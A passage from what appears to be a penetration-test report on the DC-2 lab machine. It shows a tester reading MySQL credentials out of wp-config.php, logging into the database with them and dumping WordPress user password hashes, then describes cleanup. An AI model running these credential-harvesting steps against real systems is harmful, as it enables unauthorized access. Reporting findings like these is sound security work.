
Severity: Critical

2.4 Other Issues


We discovered the login credentials for the MySQL database which allowed a successful local login to said database.




```
tom@DC-2:/var/www/html$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
tom@DC-2:/var/www/html$ cat
^C
tom@DC-2:/var/www/html$ vi wp-config.php
```



```
 * * ABSPATH^M
 *^M
 * @link https://codex.wordpress.org/Editing_wp-config.php^M
 *^M
 * @package WordPress^M
 */^M
^M
// ** MySQL settings - You can get this info from your web host ** //^M
/** The name of the database for WordPress */^M
define('DB_NAME', 'wordpressdb');^M
^M
/** MySQL database username */^M
define('DB_USER', 'wpadmin');^M
^M
/** MySQL database password */^M
define('DB_PASSWORD', '4uTiLL');^M
^M
/** MySQL hostname */^M
define('DB_HOST', 'localhost');^M
^M
/** Database Charset to use in creating database tables. */^M
define('DB_CHARSET', 'utf8');^M
^M
/** The Database Collate type. Don't change this if in doubt. */^M
define('DB_COLLATE', '');^M
^M
```



```
tom@DC-2:/var/www/html$ mysql -u wpadmin -p4uTiLL
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 116
Server version: 5.5.62-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpressdb        |
+--------------------+
2 rows in set (0.02 sec)
```



```
mysql> select wu.user_login, wu.user_pass from wp_users as wu;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$BXC3GjdXdWYQbzZwQRv2hTo4XRtadY. |
| tom        | $P$BxtBVzdeXeWoNQFW7unO11Qsp0lyTO. |
| jerry      | $P$BRCcbpudGlBukTwA7kJsb.rafAL4il. |
+------------+------------------------------------+
3 rows in set (0.00 sec)

mysql> █
```

Severity: Low

2.5. House Cleaning

During the penetration testing engagement, tools, files, user accounts, etc… are created on the client's system(s) which would compromise the client's security.

Outer Heaven Group is diligent to ensure that no potential security issues are introduced to the DC 2 environment after the completion of the engagement. DC system have had all tools, files, user accounts, etc… that were created by Outer Heaven Group testers during the engagement removed.

3.0. Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.